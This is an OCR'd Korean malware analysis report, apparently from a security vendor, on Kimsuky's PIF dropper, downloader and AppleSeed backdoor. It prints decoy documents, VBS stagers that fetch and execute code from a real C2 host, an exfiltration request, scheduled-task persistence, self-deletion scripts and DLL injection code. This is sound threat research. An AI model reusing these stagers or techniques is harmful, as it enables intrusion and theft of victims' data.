
(담당자: 부서명 김00, 02-2100-0000)

□ 현황 및 실적

('21.09.27일 기준)

공사현장	총 근로자 수			최근 2주 해외방문			비고
	계	내국인	외국인 (중국인)	계	내국인	외국인(중국인)	
보령-태안 1	187	174	13 (0)	0	0	0 (0)	-
보령성주우회	35	29	6 (6)	-	-	- (-)	-
보령-부여	187	183	4 (-)	-	-	- (-)	

[그림 16] 210927 코로나 대응(보령-태안1)_취합.hwp 파일



한미 정상회담(5.21) 참고 자료

1. 개관

❑ 문재인 대통령은 조 바이든 미국 대통령의 초청으로5.19(수)-5.22(토)간 미국을 방문하여 5.21(금) 백악관에서 한미 정상회담을 개최할 예정

❑ 코로나19 발발 이후 첫 대통령 해외방문이며, 문 대통령 취임 이후 열 번째 한미 정상회담이자, 네 번째 미국 양자 방문(유엔 총회 계기 방미는 별도)

* 그간 한미 정상회담 개최 현황
1차/2017. 6.30./워싱턴/문재인 대통령 방미(6.28.-7.1.)
2차/ 2017. 9.21./뉴욕/유엔총회
3차/2017.11. 7./서울/트럼프 대통령 방한(11.7.-8.)
4차/2018. 5.22./워싱턴/문재인 대통령 방미(5.21.-22.)

[그림 17] 한미 정상회담(5.21) 참고 자료 (수정본).hwp 파일

1.2.3. Thread #3

추가 악성 행위를 위해 mshta를 사용하여 스크립트를 실행한다. CreateProcessA() 함수를 통해 다음 명령을 실행한다. mshta.exe를 통해 다운로드 및 실행되는 스크립트 악성코드와 관련해서는 아래의 "1.3. 추가 스크립트" 항목에서 다룬다.

- 명령어: mshta.exe hxxp://get.seino.p-e[.]kr/?query=5

1.2.4. Thread #4

%TEMP% 디렉토리에 랜덤 파일명의 BAT 파일을 생성 후 CreateProcessW() 함수를 통해 실행한다. 실행되는 스크립트는 다음과 같으며 자기 자신과, 생성된 BAT 파일을 모두 삭제하는 명령어다.

메인 스레드는 추가 생성된 모든 스레드의 완료를 대기한 후 종료되도록 구성되어 있다. 악성코드가 종료되면 실행된 BAT 파일에 의해 자기 자신과 BAT 스크립트가 삭제된다.

```
:goto_redel
rd /s /q "[실행 파일 이름]"
del "[실행 파일 경로]"
if exist "[실행 파일 경로]" goto goto_redel
del "C:₩Users₩[사용자 이름]₩AppData₩Local₩Temp₩[랜덤].tmp.bat"
```

1.3. 추가 스크립트

앞에서 다룬 PIF 드로퍼 악성코드는 AppleSeed 백도어 악성코드를 설치하고 정상 문서 파일을 사용자에 인지시키는 행위를 수행하였다. PIF 드로퍼는 여기에 그치지 않고 외부에서 추가 페이로드를 설치한다. 이를 위해 3번째 스레드에서 mshta.exe를 통해 스크립트를 다운로드 받아 실행하는데, 해당 VBS 스크립트는 감염 환경의 기본적인 정보를 전송하고 추가 악성코드를 다운로드할 수 있다.

1.3.1. 1차 스크립트

먼저 다음과 같은 짧은 VBS 스크립트가 mshta.exe를 통해 다운로드되어 실행된다. 해당 스크립트는 간단하게 특정 URL에 요청 후 응답으로 받은 또 다른 VBS 스크립트를 실행하는 코드이다.

```
<html>
<script language="VBScript">
On Error Resume Next:
Set bdzknrjadyjt = CreateObject(MSXML2.ServerXMLHTTP.6.0):
bdzknrjadyjt.open "GET", "http://get.seino.p-e.kr/index.php?query=xc", False:
bdzknrjadyjt.Send:
bahwnkairltwyytu=bdzknrjadyjt.responseText:
Execute(bahwnkairltwyytu):
Set eskruxgmu = CreateObject(WScript.Shell):
eskruxgmu.run taskkill /im mshta.exe /f, 0, true:

Private Function wbyngymlop(ByVal udutyrgj)
For tqnm = 1 To Len(udutyrgj) Step 2
wbyngymlop = wbyngymlop & Chr("&H" & Mid(udutyrgj, tqnm, 2))
Next
End Function
</script>
</html>
```

[그림 18] 1차 스크립트 (난독화 제거)

위 스크립트로 인해 실행되는 2차 스크립트는 약 100줄가량의 VBS 스크립트이며 감염 시스템의 정보를 탈취하여 C&C 서버로 전송하는 행위를 한다. 또한 파일 다운로드 및 실행 행위가 가능한 함수가 선언되어 있지만 사례에 따라 사용되지 않을 수 있다.

1.3.2. 2차 스크립트

먼저 감염 시스템의 정보를 수집하기 위해 다음과 같은 명령어들을 실행하며 그 결과를 "MSO2069.acl" 이름의 파일로 저장한다.

```
> hostname
> systeminfo
> net user
> query user
> route print
> ipconfig /all
> arp -a
> netstat -ano
> tasklist
> tasklist /svc
```

저장된 파일은 윈도우 내장 프로그램인 certutil.exe를 이용해 인코딩한 뒤 "MSO2079.acl" 이름의 파일로 저장하고 C&C 서버에 전송한다. 이때 전송되는 데이터는 탐지를 우회하기 위한 목적으로 다음과 같이 인증서 형식과 유사한 구조로 위장한다.

```
POST http://get.seino.p-e.kr/index.php?query=3 HTTP/1.1
Content-Type: multipart/form-data; boundary=----fHixseidlwersfd
Accept: */*
Accept-Language: ko
Referer: http://get.seino.p-e.kr/?query=5
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Connection: Keep-Alive
Content-Length: 34030
Host: get.seino.p-e.kr

------fHixseidlwersfd
Content-Disposition: form-data; name="MAX_FILE_SIZE"

240000000
------fHixseidlwersfd
Content-Disposition: form-data; name="u"; filename="cmd"
Content-Type: application/octet-stream

-----BEGIN CERTIFICATE-----
dm13aW43aw0KDQrIo726xq4gwMy4pzogICAgICAgICAgICAgVk1XSU43Sw0KT1Mg
wMy4pzogICAgICAgICAgICAgICAgIE1pY3Jvc29mdCBXaW5kb3dzIDcgVWx0aW1h
dGUgSyANCk9TILn2wPw6ICAgICAgICAgICAgICAgICA2LjEuNzYwMSBTZXJ2aWNl
IFBhY2sgMSC69LXlIDc2MDENCk9TIMGmwba+98O8OiAgICAgICAgICAgICBNaWNy
b3NvZnQgQ29ycG9yYXRpb24NCk9TILG4vLo6ICAgICAgICAgICAgICAgICC1triz
```

[그림 19] C2 전송 패킷 내용 예시

이후 다음과 같이 두 개의 명령을 작업 스케줄러에 등록한다.

```
> cmd /c schtasks /Create /SC minute /MO 20 /TN GoogleCache /TR "wscript //e:vbscript //b C:₩ProgramData₩Chrome₩.NetFramework.xml" /f
> cmd /c schtasks /Create /SC minute /MO 1 /TN GoogleUpdate /TR "regsvr32 /s C:₩ProgramData₩Chrome₩update.cfg" /f
```

이 중 본 스크립트에 의해 생성되는 ".NetFramework.xml" 파일의 내용은 다음과 같으며, 특정 URL에 접속 후 응답 값으로 전달받은 스크립트를 실행하는 행위를 한다.

```
On Error Resume Next:Set sztnfpcgijjomecl = CreateObject("MSXML2.ServerXMLHTTP.6.0"):sztnfpcgijjomecl.open "POST", "hxxp://get.seino.p-e[.]kr/index.php?query=6", False:sztnfpcgijjomecl.Send:Execute(sztnfpcgijjomecl.responseText):
```

참고로 분석 당시 다운로드되는 스크립트는 다음과 같이 현재 실행 중인 mshta.exe 프로세스를 강제 종료하는 코드이다.

```
Set WShell=CreateObject("WScript.Shell"):retu=WShell.run("cmd /c taskkill /im mshta.exe
```

```
/f" , 0 ,true)
```

즉 하나의 작업은 외부에서 추가 스크립트를 다운로드 받아 실행시키는 행위를 하며, 다른 하나는 특정 경로의 파일에 대해 regsvr32를 이용해 실행시키는 작업이다. 만약 공격자가 위와 같은 자체 종료 스크립트 대신 추가 악성코드 파일을 C:₩ProgramData₩Chrome₩update.cfg 경로에 설치하는 스크립트를 응답할 경우 두 번째 작업 스케줄러에 의해 추가 악성코드가 실행될 것이다.

2. Downloader 악성코드 분석

PIF 드로퍼에 의해 설치되는 악성코드들 중에 다운로더 악성코드가 있다고 언급하였다. 이 악성코드는 작업 스케줄러에 등록되어 동작하는데, 기능적으로 보자면 단순히 다운로더 즉 주기적으로 C&C 서버에 접속하여 추가 페이로드를 다운로드 받아 실행시키는 것이 전부이다.

현재 자사 ASD 인프라에서는 다수의 다운로더 악성코드를 확인할 수 있으며 Kimsuky 그룹에서 사용되는 악성코드들을 생성했을 것으로 추정된다. 참고로 S2W LAB의 보고서에 따르면 감염 환경에서 미터프리터 백도어를 다운로드 및 설치한 이력을 확인할 수 있다.[1]

2.1. Downloader

2.1.1. 설치 과정

분석 대상 샘플의 경우 실행되면 먼저 %ALLUSERSPROFILE% 폴더 즉 ProgramData 폴더에 "Intel" 폴더를 생성하고 자신을 "Driverdriver.cfg" 이름으로 복사한다. 대부분 ProgramData 경로가 설치 폴더이지만 %APPDATA% 즉 ₩AppData₩Roaming 폴더를 설치 폴더로 하는 샘플들도 존재하며, 몇몇 샘플들은 Driverdriver.cfg 이름 대신 driver.cfg라는 이름으로 설치되기도 한다.

복사 과정이 끝나면 복사한 경로의 파일을 regsvr32.exe를 이용해 실행하며 실제 악성 행위는 이렇게 실행된 다운로더 프로세스에서 동작한다. 설치 과정이 끝나면 처음 실행된 파일은 자가 삭제하는데, 최근 Kimsuky 그룹의 악성코드들에서 자주 사용되는 방식으로서 배치 파일을 이용한다.

```
1   :goto_redel
2   rd /s /q "C:\Test\Downloader.dll"
3   del "C:\Test\Downloader.dll"
4   if exist "C:\Test\Downloader.dll" goto goto_redel
5   del "C:\Users\[UserName]]\AppData\Local\Temp\AA5.tmp.bat"
6
```

[그림 20] 자가 삭제 Batch 파일

이후 뮤텍스를 이용해 중복 실행 여부를 검사하며, 현재 분석 대상 샘플은 아래와 같은 뮤텍스 이

[1] https://vblocalhost.com/conference/presentations/operation-newton-hi-kimsuky-did-an-appleseed-really-fall-on-newtons-head/

름이 사용된다.

- **Mutex** : windows update server real time mui cache"

해당 악성코드는 감염 시스템 구분을 위해 고유한 8 바이트 크기의 랜덤한 바이너리 데이터를 이용한다. 먼저 다음 레지스트리 키가 존재하는지 검사한 후, 존재하지 않는 경우에는 랜덤한 0x08 바이트 바이너리 값을 생성하고 이 값을 아래의 레지스트리에 쓴다. 이 값은 이후 C&C 서버와의 통신에 사용된다.

- 추가된 레지스트리 키 : HKCU₩Software₩Microsoft₩FTP / Use Smtp

[그림 21] 생성된 레지스트리 키

그리고 다음과 같은 명령을 이용해 작업 스케줄러에 등록시켜 30분 간격으로 실행될 수 있도록 한다.

```
> schtasks /create /f /tn "Intel₩Disk₩Volume1" /tr "C:₩Windows₩system32₩regsvr32.exe /s "C:₩ProgramData₩Intel₩Driverdriver.cfg"" /sc minute /mo 30
```

2.1.2. 다운로더 행위

C&C 서버와의 통신은 HTTP 프로토콜을 이용하며 아래와 같은 3가지 종류의 쿼리가 사용된다. u는 앞에서 다룬 고유 식별자이며, i는 명령을 의미한다. p는 보조 파라미터로 추정되지만 간단한 구조이기 때문에 실질적인 의미는 없을 것으로 보인다.

- **포맷** : http://[C&C 주소]/init/image?i=[명령]&u=[고유 식별자]&p=[보조 파라미터]

쿼리	의미
I	명령

U	고유 식별자
P	보조 파라미터

[표 2] C&C 통신에 사용되는 쿼리

명령 종류	기능
Init	연결 확립
Ping	PING
Down	다운로드 완료

[표 3] 사용되는 명령 종류

C&C 서버와의 최초 연결 시에는 아래와 같은 URL이 사용된다. 여기에서 6352db963f367e75는 랜덤하게 생성되어 레지스트리 키에 저장했던 8 바이트 바이너리 데이터를 문자열로 변환한 것이다.

- **예시** : http://[C&C 주소]/init/image?i=init&u=6352db963f367e75&p=ya

참고로 C&C 서버와의 통신에서 사용되는 User-Agent 문자열은 아래와 같다.

- **User-Agent** : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130

그다음으로는 PING 쿼리를 보내는데 여기까지의 과정에서 C&C 서버로부터 전달받은 데이터를 사용하지 않기 때문에 C&C 서버에 감염 여부를 전달하고 추가 파일 다운로드를 위한 초기화 과정으로 추정된다.

- **예시** : http://[C&C 주소]/init/image?i=ping&u=6352db963f367e75&p=wait..

이제 실제 다운로드 행위가 진행되는데 다운로드 주소는 아래와 같이 [랜덤 8 바이트 문자열].down 이름이다.

- **포맷** : http://[C&C 주소]/init/[고유 식별자].down
- **다운로드 주소 예시** : http://[C&C 주소]/init/6352db963f367e75.down

다운로더는 복잡한 과정 없이 URLDownloadToFileW() API를 이용해 다운로드하는데, 다운로드 경로는 아래와 같다. 참고로 해당 파일 이름도 “cachew[랜덤].cache” 형태의 랜덤한 값을 갖는다.

- **다운로드 경로 예시** : C:₩ProgramData₩Intel₩Driver₩cachew-671417171.cache

다운로드되는 파일은 4 바이트 Xor 인코딩되어 있기 때문에 추가적인 디코딩 과정이 필요하다.

[그림 22] 하드코딩되어 있는 0x4 바이트 Xor 키

- Xor 키 : 96 50 28 44

이후 복호화된 악성코드를 실행하는데, 실행 시 regsvr32.exe를 이용하기 때문에 추가 페이로드는 DLL 형태만 존재할 것으로 추정된다. 여기까지의 과정이 끝나면 최종적으로 다음과 같은 URL을 이용해 C&C 서버에 결과를 통보한다.

- **예시** : http://[C&C 주소]/init/image?i=down&u=6352db963f367e75&p=ya

3. AppleSeed 분석

스크립트 악성코드나 PIF 드로퍼를 거쳐 설치되는 악성코드들 중 하나는 AppleSeed라고 불리는 백도어 악성코드이다. AppleSeed는 C&C 서버로부터 전달받은 공격자의 명령을 수행하고 그 결과를 전달하며 이외에도 추가 악성코드를 설치하는 다운로더 기능과 키로깅 및 스크린 캡쳐 그리고 사용자 시스템의 파일들을 수집하여 전송하는 정보 탈취 기능들을 포함하고 있다.

AppleSeed는 C&C 통신 방식에 따라 크게 두 종류로 나뉜다. 대부분의 경우 HTTP 프로토콜을 이용하지만 특정 악성코드들은 이메일을 이용하여 C&C 통신한다. 이외에도 기능상으로도 차이가 존재하는 경우가 있다. 모든 AppleSeed가 정보 탈취 기능이 활성화되어 있는 것이 아니며, 특정 악성코드들은 C&C 서버로부터 추가 악성코드나 명령을 전달받아 수행할 수 있는 기본적인 기능들만 포함하는 경우가 있다. 여기에서는 모든 형태를 다루지는 않지만 C&C 통신 방식에 따른 HTTP, 이메일 방식과 정보 탈취 기능을 포함하는 샘플들을 다룬다.

참고로 몇몇 케이스의 경우 공격자가 디버그 모드로 빌드된 바이너리를 유포한 것으로 추정되며, 이에 따라 다음과 같이 함수마다 개발자가 지정한 디버그 메시지를 확인할 수 있다.

```
fn_OutputDebugStr(L"[copyFile] begin");
v4 = 0;
if ( *(a1 + 5) < 8u )
  v5 = a1;
else
  v5 = *a1;
hFile = CreateFileW_0(v5, 0x80000000, 3u, 0, 3u, 0x80u, 0);
if ( hFile == -1 )
{
  if ( *(a1 + 5) >= 8u )
    a1 = *a1;
  LastError = GetLastError();
  fn_OutputDebugStr(L"[copyFile] open file for read failed : %s, %d", a1, LastError);
```

[그림 23] 함수에 포함된 디버그 메시지 출력 루틴

#	Time	Debug Print
1	0.00000000	[4720] Load ALL APIs finished.
2	0.00352620	[4720] [DllMain] begin
3	0.00357720	[4720] [DllMain] DLL_PROCESS_ATTACH
4	0.00414540	[4720] [ltDropperRegsvr32::entry] begin
5	0.00422190	[4720] [ltDropperRegsvr32::install] begin
6	0.01428360	[4720] [getTempFilePath] begin
7	0.01437410	[4720] [getTempFilePath] tempFolder: C:₩ProgramData₩temp
8	0.01451400	[4720] [getTempFilePath] tempFile: C:₩ProgramData₩temp₩DBF9.tmp
9	0.01474800	[4720] [getTempFilePath] end
10	0.01482040	[4720] [delAfterExec] begin
11	0.01488470	[4720] [delAfterExec] C:₩ProgramData₩temp₩DBF9.tmp
12	0.01496750	[4720] [getTempFilePath] begin
13	0.01511700	[4720] [getTempFilePath] tempFolder: C:₩ProgramData₩temp
14	0.01515520	[4720] [getTempFilePath] tempFile: C:₩ProgramData₩temp₩DBFA.tmp
15	0.01528470	[4720] [getTempFilePath] end
16	0.01532310	[4720] TempFileName: C:₩ProgramData₩temp₩DBFA.tmp.bat
17	0.01548870	[4720] FilePath: C:₩ProgramData₩temp₩DBF9.tmp
18	0.01569270	[4720] FileContent:
19	0.01569270	[4720] :repeat
20	0.01569270	[4720] del "C:₩ProgramData₩temp₩DBF9.tmp"
21	0.01569270	[4720] if exist "C:₩ProgramData₩temp₩DBF9.tmp" goto repeat
22	0.01569270	[4720] del "%~f0"
23	0.02060330	[4720] [delAfterExec] end
24	0.02063820	[4720] [copyFile] begin
25	0.02207210	[4720] [copyFile] end
26	0.02214280	[4720] [delAfterExec] begin

[그림 24] DebugView 로그

분석 대상 샘플은 디버그 모드로 빌드되어 개발자의 의도를 확인할 수 있는 샘플을 대상으로 진행한다. 하지만 해당 샘플의 경우 정보 탈취 기능이 비활성화되어 있기 때문에 해당 기능을 설명하는 항목에서는 이 기능이 포함된 샘플을 다룬다. 해당 샘플들은 모두 HTTP 프로토콜을 이용하기 때문에, 마지막으로 이메일을 이용하여 C&C 통신을 수행하는 AppleSeed를 다루도록 한다.

- 기본적인 기능만 보유 : 739d14336826d078c40c9580e3396d15
- 정보 탈취 기능 추가 보유 : 2cb77491573acc5e8198d8cf68300106
- 이메일을 이용한 C&C 통신 : dacb71c5eac21b41bb8077fe2e9f5a25

3.1. 기본 기능 분석

3.1.1. 초기 루틴

AppleSeed는 실행 시 가장 먼저 초기화 루틴에서 API Resolving을 진행한다. 주소를 구할 API 함수들의 이름은 모두 인코딩되어 있는데 이러한 인코딩된 문자열들은 AppleSeed의 외형적인 특징이라고 할 수 있다. AppleSeed는 API 함수들뿐만 아니라 C&C 주소, User-Agent 등 이후 사용될 대부분의 문자열들을 다음과 같이 인코딩된 형태로 가지고 있다.

```
v639 = 7;
v638 = 0;
LOWORD(v637[0]) = 0;
fn_initStr(v637, L"9d99c9fe01bc57d39df2546955a7021a9fe6567457fb001a9dad543755e70258", 64);
v647 = 0;
str_decoded = fn_decodeStr(v637, v642);       // "kernel32.dll"
LOBYTE(v647) = 1;
str_kernel32_dll = fn_UniToAsc(str_decoded, Block);
if ( *(str_kernel32_dll + 20) >= 0x10u )
  str_kernel32_dll = *str_kernel32_dll;
h_kernel32_dll = LoadLibraryA(str_kernel32_dll);
```

[그림 25] AppleSeed에서 사용하는 문자열 난독화

가장 처음 복호화하는 대상 문자열 "9d99c9fe01bc57d39df2546955a7021a9fe6567457fb001a9dad543755e70258"의 원본 문자열은 "kernel32.dll"이다. 해당 문자열은 크게 2가지로 나뉘어져 있는데 처음 16개의 문자는 Xor 암호화에 사용되는 키이며, 16개 이후의 문자열들이 암호화되어 저장되어 있는 원본 문자열이다.

- Xor 키 : 9d99 c9fe 01bc 57d3
- 인코딩된 문자열 (Xor 키) : 9df2 5469 55a7 021a 9fe6 5674 57fb 001a 9dad 5437 55e7 0258

참고로 단순한 형태의 Xor 인코딩 방식은 아니며, 아래와 같이 암호화된 문자열이 동시에 다음 Xor 인코딩에 사용된다.

$(XorKey_n \text{ xor } EncStr_{n-1}) \text{ xor } EncStr_n$

(0x9d99 xor 0x0000) xor 0x9df2 = 0x006b = "k"
(0xc9fe xor 0x9df2) xor 0x5469 = 0x0065 = "e"
(0x01bc xor 0x5469) xor 0x55a7 = 0x0072 = "r"
(0x57d3 xor 0x55a7) xor 0x021a = 0x006e = "n"
(0x9d99 xor 0x021a) xor 0x9fe6 = 0x0065 = "e"
(0xc9fe xor 0x9fe6) xor 0x5674 = 0x006c = "l"
(0x01bc xor 0x5674) xor 0x57fb = 0x0033 = "3"
(0x57d3 xor 0x57fb) xor 0x001a = 0x0032 = "2"
(0x9d99 xor 0x001a) xor 0x9dad = 0x002e = "."
(0xc9fe xor 0x9dad) xor 0x5437 = 0x0064 = "d"
(0x01bc xor 0x5437) xor 0x55e7 = 0x006c = "l"
(0x57d3 xor 0x55e7) xor 0x0258 = 0x006c = "l"

API Resolving 과정이 끝나면 설정 데이터를 구한다. 설정 데이터도 동일한 알고리즘으로 인코딩

되어 있다. 여기에서 구하는 데이터는 C&C 서버의 호스트 및 경로, DLL 파일을 설치할 경로명, 이후 PCID로 사용될 접두사 등이 있다. 다음은 현재 분석 대상 샘플에서 복호화한 설정 데이터이다.

설정 항목	복호화 문자열
C&C 주소	"yes24-mart.pe[.]hu"
C&C 경로	"/bear"
설치 경로	"Software₩Microsoft₩Windows₩Defender"
PcID 접두사	"D_Regsvr32"

[표 4] AppleSeed 설정 데이터

3.1.2. 설치

AppleSeed는 DLL 포맷으로서 regsvr32.exe에 의해 실행되며, 항상 특정 경로에 설치되는 특징이 있다. 설치 경로는 대부분 %ALLUSERSPROFILE% (ProgramData) 내부의 경로지만 몇몇 샘플들은 %APPDATA%₩ 내부 경로에 설치되는 경우도 있다.

현재 분석 대상 샘플은 설치 경로가 %ALLUSERSPROFILE%이며, 구체적인 경로는 위의 설정 데이터에서 추출한 "Software₩Microsoft₩Windows₩Defender"이다. 그리고 설치 파일 이름은 AutoUpdate.dll로 하여 자신을 복사하며, 원본 파일은 %ALLUSERSPROFILE%₩temp₩ 경로에 batch 파일을 생성하여 삭제한다. 설치 경로는 이후 자동실행 레지스트리인 Run 키에 "WindowsDefenderAutoUpdate" 이름으로 등록되어 재부팅 시에도 실행될 수 있도록 한다.

[그림 26] 자가 삭제에 사용되는 bat 파일

이후 뮤텍스를 이용해 중복 실행 여부를 검사하는데, 현재 분석 대상 샘플이 사용하는 뮤텍스는 "DropperRegsvr32-20210504113516"이다. Export DLL Name이 "dropper-regsvr32(x86).dll"인 점과 해당 날짜와 TimeStamp가 유사한 점으로 보아 뮤텍스명은 개발 시 지정한 악성코드 이

름과 제작 시기인 것으로 추정된다.

a. 실행 방식

위에서 다룬 샘플은 결국 regsvr32.exe 프로세스에 의해 로드되어 실행된다. 하지만 이러한 유형 외에도 다른 방식들 즉 AppleSeed 백도어가 다른 프로세스에 의해 로드되어 실행되는 방식들도 확인된다. 541fa4fb60690ffbe48b24cd2eeda32e샘플은 현재 실행 중인 탐색기 즉 explorer.exe 프로세스에 의해 로드되어 실행된다. 초기에는 동일하게 regsvr32.exe 프로세스에 의해 로드되어 실행되지만 이후 자신을 %TEMP% 경로에 복사한 후 아래와 같은 DLL 인젝션 기법을 사용해 explorer.exe가 AppleSeed를 로드하게 한다.

```
lpStartAddress = (DWORD (__stdcall *)(LPVOID))LoadLibraryW;
h_explorer = OpenProcess(0x1FFFFFu, 0, v4);
if ( h_explorer )
{
  size_dllPath = 2 * v24[2] + 2;          // ex) C:\Users\[User]\AppData\Local\Temp\BD88.tmp (AppleSeed)
  mem_remoteAlloc = VirtualAllocEx(h_explorer, 0i64, size_dllPath, 0x1000u, 4u);
  lpParameter = mem_remoteAlloc;
  if ( mem_remoteAlloc )
  {
    str_dllPath = v24;
    if ( v25 >= 8 )
      str_dllPath = (unsigned __int64 *)v24[0];
    if ( WriteProcessMemory(h_explorer, mem_remoteAlloc, str_dllPath, size_dllPath, 0i64) )
    {
      RemoteThread = CreateRemoteThread(h_explorer, 0i64, 0i64, lpStartAddress, lpParameter, 0, 0i64);
      if ( RemoteThread )
        WaitForSingleObject(RemoteThread, 0xFFFFFFFF);
    }
```

[그림 27] CreateRemoteThread() API를 이용한 DLL 인젝션 방식

앞에서 다룬 방식은 일반적인 DLL 인젝션 방식이지만, Reflective DLL Loader 형태의 AppleSeed를 디코딩하여 explorer.exe에 인젝션하는 방식도 존재한다. explorer.exe 외에 인터넷 익스플로러, 즉 iexplore.exe가 인젝션 대상인 샘플도 다수 확인되었다.

이외에도 특정 샘플군(8355964a47f248ed39caccb733aabc44)의 경우에는 DLL 하이재킹 기법을 이용한다. 먼저 정상 프로그램인 ALUpdate.exe(639abb6eb9e29b15c61feb7858d2ab40)를 ₩AppData₩Roaming₩ESTsoft₩Common₩ESTUpdate.exe 경로에 생성하고 자신을 동일 경로에 ko-kr.dll 이름으로 복사한다. 이후 정상 프로그램인 ESTUpdate.exe가 실행되면서 해당 DLL이 로드되어 실행되는 방식이다.

[그림 28] DLL 하이재킹 기법을 이용한 실행 방식

b. 지속성 유지

위의 샘플에서는 아래와 같은 Run 키를 등록하여 지속성을 유지하였다.

```
- HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run
  ㄴ WindowsDefenderAutoUpdate
  ㄴ regsvr32.exe /s "C:₩ProgramData₩Software₩ESTsoft₩Common₩ESTCommon.dll"
```

AppleSeed 샘플군들에서 지속성 유지를 위해 사용하는 방식들은 Run 키 외에도 샘플 4e58ea982e3e95fe7b1bdb480ab9810e와 같이 RunOnce 키를 이용하는 방식이 있다.

```
- HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩RunOnce
  ㄴ ESTsoftAutoUpdate
  ㄴ regsvr32.exe /s "C:₩ProgramData₩Software₩ESTsoft₩Common₩ESTCommon.dll"
```

이외에도 위에서 다룬 DLL 하이재킹 방식은 아래와 같이 작업 스케줄러를 이용해 ALUpdate.exe 프로그램을 실행시킨다.

```
- schtasks /create /sc minute /mo 10 /tn "ESTSoft₩EST Software Auto Updater" /tr C:₩Users₩[User Name]₩AppData₩Roaming₩ESTsoft₩Common₩ESTUpdate.exe /f
```

3.1.3. 권한 상승

여기까지의 과정이 끝나면 현재 시스템에서 UAC가 비활성화되어 있는지 여부를 검사한다. 이는 다음 레지스트리 키를 검사하여 모두 0 값을 갖을 경우 UAC가 비활성화되어 있다고 판단한다.

```
- HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Policies₩System
  ㄴ ConsentPromptBehaviorAdmin
- HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Policies₩System
  ㄴ PromptOnSecureDesktop
```

UAC가 비활성화되어 있고 현재 관리자 권한이 아닌 경우에는 regsvr32.exe를 runas로 자신의 경로와 함께 실행하여 관리자 권한으로 실행시킨다. 이미 UAC가 비활성화되어 있기 때문에 UAC 팝업 없이 권한 상승이 가능하다. 그리고 현재 관리자 권한을 보유하고 있는 경우에는 SeDebugPrivilege 권한을 활성화한다.

3.1.4. 스레드

AppleSeed는 thPingCmd라고 하는 실질적인 메인 스레드를 실행한다. 해당 스레드는 단순하게 2개의 스레드를 60초 간격으로 실행시키는 기능을 담당한다. 첫번째는 sendHttpPing으로 이름 붙인 스레드로서 주기적으로 C&C 서버와 통신하여 연결을 유지하며, 두번째는 dropAndRunCmd로 이름 붙인 스레드로서 C&C 서버로부터 명령을 받아 악성 행위를 수행한다.

AppleSeed가 C&C 서버와 통신하면서 사용되는 URL들은 다음과 같다.

모드	URL	기능
ping	/?m=a&p1=[PcID]&p2=[PcInfo]-[MalwareVersion]	C&C 서버와 연결 유지
명령 결과 전달	/?m=b&p1=[PcID]&p2=a	CMD 명령 결과 전달
명령 다운로드	/?m=c&p1=[PcID]	C&C 서버로부터 명령 다운로드
다운로드 완료	/?m=d&p1=[PcID]	명령 다운로드 완료 통보

[표 5] 사용되는 URL 리스트

m은 모드를 의미하는 것으로 추정되며, a는 ping, b는 명령, c는 명령(Command) 다운로드, d는 명령 다운로드 완료 시 사용된다. 여기에서 사용되는 URL은 이것이 전부이지만 정보 탈취 기능이 활성화된 샘플에서는 더 많은 종류의 URL들이 사용되며 해당 항목에서 정리한다.

a. sendHttpPing 스레드

sendHttpPing 스레드는 60초 간격으로 실행되면서 C&C 서버에 감염 시스템의 기본적인 정보를 전달한다. PcID만 전달하는 다른 통신과 달리 해당 스레드에서는 다음 URL처럼 PcInfo 및 악성코드의 버전도 함께 전달한다.

```
/?m=a&p1=[PcID]&p2=[PcInfo]-[MalwareVersion]
```

여기에서 사용되는 PcID는 "888a15a5-testUser"와 같이 볼륨 시리얼 번호와 사용자 이름을 붙인 값이다. PcInfo는 조금 더 복잡한데, 윈도우 버전 (Major, Minor, Build) 및 아키텍처와 해당 악성코드의 버전으로 추정되는 문자열이다. 악성코드의 버전은 이전 설정 데이터 복호화 과정에서 획득한 "D_Regsvr32" 문자열과 이후 현재 스레드에서 복호화한 문자열 2.0 및 7이다.

항목	포맷	예시
PcID	[VolumeSerial]-[UserName]	888a15a5-testUser
PcInfo	Win[MajorVersion].[MinorVersion].[Build][Architecture]	Win6.1.7601x86
